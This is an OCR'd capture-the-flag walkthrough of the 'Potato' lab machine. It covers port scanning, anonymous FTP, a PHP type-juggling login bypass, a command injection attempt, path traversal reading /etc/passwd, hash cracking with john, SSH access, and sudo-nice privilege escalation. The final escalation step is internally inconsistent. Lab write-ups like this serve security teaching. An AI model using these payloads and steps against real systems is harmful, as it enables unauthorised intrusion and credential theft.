Step1: Scanning


- **Details**:
  Attack Machine IP: `192.168.60.101`
  Box Name: **Potato**
  Rating: **Easy**

Nmap Output:

```
kali@kali:~$ nmap -sC -sV -oA nmap/initial 192.168.54.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-27 16:51 EDT
Nmap scan report for 192.168.54.101
Host is up (0.00015s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 ef:24:0e:ab:d2:b3:16:b4:4b:2e:27:c0:5f:48:79:8b (RSA)
|   256 f2:d8:35:3f:49:59:85:85:07:e6:a2:0e:65:7a:8c:4b (ECDSA)
|_  256 0b:23:89:c3:c0:26:d5:64:5e:93:b7:ba:f5:14:7f:3e (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Potato company
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.91 seconds
```

Found website running on port 80



- Nothing found in source or any other pages.

Namp - all port scan

```
kali@kali:~$ nmap -sC -sV -oA nmap/all_ports -p- 192.168.54.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-28 06:35 EDT
Nmap scan report for 192.168.54.101
Host is up (0.00013s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 ef:24:0e:ab:d2:b3:16:b4:4b:2e:27:c0:5f:48:79:8b (RSA)
|   256 f2:d8:35:3f:49:59:85:85:07:e6:a2:0e:65:7a:8c:4b (ECDSA)
|_  256 0b:23:89:c3:c0:26:d5:64:5e:93:b7:ba:f5:14:7f:3e (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Potato company
2112/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--   1 ftp      ftp           901 Aug  2  2020 index.php.bak
|_-rw-r--r--   1 ftp      ftp            54 Aug  2  2020 welcome.msg
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.50 seconds
```

2. Enumeration

- Found ftp running on port 2112 and anonymous loogin is allowed .
  login name: `anonymous`
  password: `` [ENTER]

```
kali@kali:~$ ftp 192.168.54.101 2112
Connected to 192.168.54.101.
220 ProFTPD Server (Debian) [::ffff:192.168.54.101]
Name (192.168.54.101:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.54.200 !
230-
230-The local time is: Fri May 28 10:39:09 2021
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 ftp      ftp           901 Aug  2  2020 index.php.bak
-rw-r--r--   1 ftp      ftp            54 Aug  2  2020 welcome.msg
226 Transfer complete
ftp> mget *
mget welcome.msg? y
200 PORT command successful
150 Opening BINARY mode data connection for welcome.msg (54 bytes)
226 Transfer complete
```

```
54 bytes received in 0.00 secs (994.9882 kB/s)
mget index.php.bak? y
200 PORT command successful
150 Opening BINARY mode data connection for index.php.bak (901 bytes)
226 Transfer complete
901 bytes received in 0.00 secs (868.5911 kB/s)
ftp> bye
221 Goodbye.
```

- Downloaded all files locally

```
kali@kali:~$ cat welcome.msg
Welcome, archive user %U@%R !
The local time is: %T
```

- Nothing interesting in `welcome.msg`

```
kali@kali:~$ cat index.bak
<html>
<head></head>
<body>
<?php
$pass= "potato"; //note Change this password regularly

if($_GET['login']=="1"){

  if (strcmp($_POST['username'], "admin") == 0  && strcmp($_POST['password'],
$pass) == 0) {

    echo "Welcome! </br> Go to the <a href=\"dashboard.php\">dashboard</a>";

    setcookie('pass', $pass, time() + 365*24*3600);

  }else{

    echo "<p>Bad login/password! </br> Return to the <a href=\"index.php\">login
pag
  }

  exit();

}

?>


  <form action="index.php?login=1" method="POST">
                <h1>Login</h1>
                <label><b>User:</b></label>
                <input type="text" name="username" required>
                </br>
                <label><b>Password:</b></label>
                <input type="password" name="password" required>
```


```
                    </br>
                    <input type="submit" id='submit' value='Login' >
  </form>
</body>
</html>
```

- Application is running on php and seem to use strcmp with loose operator `==`
  username = `admin`
  password = `potato`

- Running dirbuster

```
kali@kali:~$ dirbuster -u http://192.168.54.101 -l
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
File found: /index.php - 200
Dir found: / - 200
Dir found: /icons/ - 403
Dir found: /admin/ - 200
File found: /admin/index.php - 200
Dir found: /icons/small/ - 403
Dir found: /admin/logs/ - 200
File found: /admin/logs/log_01.txt - 200
File found: /admin/logs/log_02.txt - 200
File found: /admin/logs/log_03.txt - 200
File found: /admin/dashboard.php - 302
```

- Found login page on `/admin/dashboard.php`
- Logged in using username `admin` and password `potato` but failed. seems like password is updated.
- After careful observation, found that php code is using `==` for comparision, which hints type juggling
  Source: https://blog.0daylabs.com/2015/09/21/csaw-web-200-write-up/
- Fire up the `burpsuite` to see the request



- Modify the password query param and field to `password[]=potato`

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.54.101:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw \n Actions

```
1  POST /admin/index.php?login=1 HTTP/1.1
2  Host: 192.168.54.101
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 30
9  Origin: http://192.168.54.101
10 Connection: close
11 Referer: http://192.168.54.101/admin/index.php
12 Upgrade-Insecure-Requests: 1
13
14 username=admin&password[]=potato
```

- Log in success

192.168.54.101/admin/index Problem loading page

192.168.54.101/admin/index.php?login=1

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSF

Welcome!
Go to the dashboard

- Dashboard has few menus, but `ping` seems interesting and tried command injection, but failed ..

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.54.101:80

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw \n Actions

```
1  GET /admin/dashboard.php?page=ping;id HTTP/1.1
2  Host: 192.168.54.101
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://192.168.54.101/admin/dashboard.php?page=ping
9  Cookie: pass=serdesfsefhijosefjtfgyuhjiosefdfthgyjh
10 Upgrade-Insecure-Requests: 1
11
12
```

- `Get the log` seems to be fetching logs from backend, so modified the request through burp and tried path traversal on it

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.54.101:80

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw \n Actions

```
1  POST /admin/dashboard.php?page=log HTTP/1.1
2  Host: 192.168.54.101
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 15
9  Origin: http://192.168.54.101
10 Connection: close
11 Referer: http://192.168.54.101/admin/dashboard.php?page=log
12 Cookie: pass=serdesfsefhijosefjtfgyuhjiosefdfthgyjh
13 Upgrade-Insecure-Requests: 1
14
15 file=../../../../../../../../etc/passwd
```

INSPECTOR

Admin area Problem loading page

192.168.54.101/admin/dashboard.php?page=log

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security


Home Users Date Logs Ping

show log:

- log_03.txt
- log_02.txt
- log_01.txt

Get the log

- AND IT WORKED



- `webadmin` contains a hash, so copied the contenets into a file `password_hash.txt` and loaded into john

```
kali@kali:~$ vim password_hash.txt
kali@kali:~$ john  password_hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as
"md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2
8x3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 24 needed for
performance.
Warning: Only 6 candidates buffered for the current salt, minimum 24 needed for
performance.
Warning: Only 23 candidates buffered for the current salt, minimum 24 needed for
performance.
Warning: Only 19 candidates buffered for the current salt, minimum 24 needed for
performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 15 candidates buffered for the current salt, minimum 24 needed for
performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
dragon           (webadmin)
1g 0:00:00:00 DONE 2/3 (2021-05-28 07:02) 20.00g/s 18460p/s 18460c/s 18460C/s
ranger..diamond
Use the "--show" option to display all of the cracked passwords reliably
Session completed
kali@kali:~$ john  password_hash.txt --show
webadmin:dragon:1001:1001:webadmin,,,:/home/webadmin:/bin/bash



1 password hash cracked, 0 left
```

- Hash cracked (md5) and password is `dragon` and username is `webadmin`
- tried to login using the abpve credentials on web, isntead of admin, thinking that it might be dfifferent account or functionality

- Then looking at `nmap` scan, `ssh` is runnning, used the credentials to login
- VIOLA !!! logged in as `webadmin`

```
webadmin@serv: ~        kali@kali: ~        kali@kali: ~

kali@kali:~$ ssh webadmin@192.168.54.101
The authenticity of host '192.168.54.101 (192.168.54.101)' can't be established.
ECDSA key fingerprint is SHA256:o2CcJVsxiCwKNOeMfbBTtdh0LpP1nTtNN53rYTYQn18.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.54.101' (ECDSA) to the list of known hosts.
webadmin@192.168.54.101's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 28 May 2021 11:06:03 AM UTC

  System load:  0.08               Processes:           159
  Usage of /:   12.9% of 31.37GB   Users logged in:     0
  Memory usage: 35%                IPv4 address for ens192: 192.168.54.101
  Swap usage:   0%


118 updates can be installed immediately.
33 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

webadmin@serv:~$
```

- getting user flag (found in `local.txt`)

```
webadmin@serv:~$ ls
local.txt  user.txt
webadmin@serv:~$ cat local.txt
6e1317808a94379d8abbfc155dda6618
```

3. Privilege Escalation

- Running `sudo -l` to see if the user can run apps as root.

```
webadmin@serv:~$ sudo -l
[sudo] password for webadmin:
Matching Defaults entries for webadmin on serv:

    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/snap/bin
User webadmin may run the following commands on serv:
    (ALL : ALL) /bin/nice /notes/*
webadmin@serv:~$
```

```
webadmin@serv:~$ cd /notes/
webadmin@serv:/notes$ ls
clear.sh  id.sh
webadmin@serv:/notes$ ls -la
total 16
drwxr-xr-x  2 root root 4096 Aug  2  2020 .
drwxr-xr-x 21 root root 4096 Sep 28  2020 ..
-rwx------  1 root root   11 Aug  2  2020 clear.sh
-rwx------  1 root root    8 Aug  2  2020 id.sh
```

- Found two files but no `write` or `execute` permissions
- Also Found a binary `/bin/nice` then searched in `gtfobins` to abuse/escalate shell

.. / nice

Star 4,704

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
nice /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which nice) .
./nice /bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo nice /bin/sh
```

- No permissions to write on other locations, so created a shell in home directory and ran through `/notes/` folder

- shell

```
echo "/bin/bash" >> root.sh
```

- change poermissions to execute `chmod +x shell.sh`
- ran the application using `/bin/nice` binary as `sudo` and logegd is as `root`




```
$: sudo /bin/nice root.sh # did'nt work probably the file directory also need to run as sudo
```

Takeaway:

0. Always scan for all ports
1. Scan for directories through `gobuster` always
2. use `gtfObins` for absuing binaries

Vulnerabilitie/Attacks

1. Directory traversal attacks
2. PHP type juggling
3. Weak passwords/hashes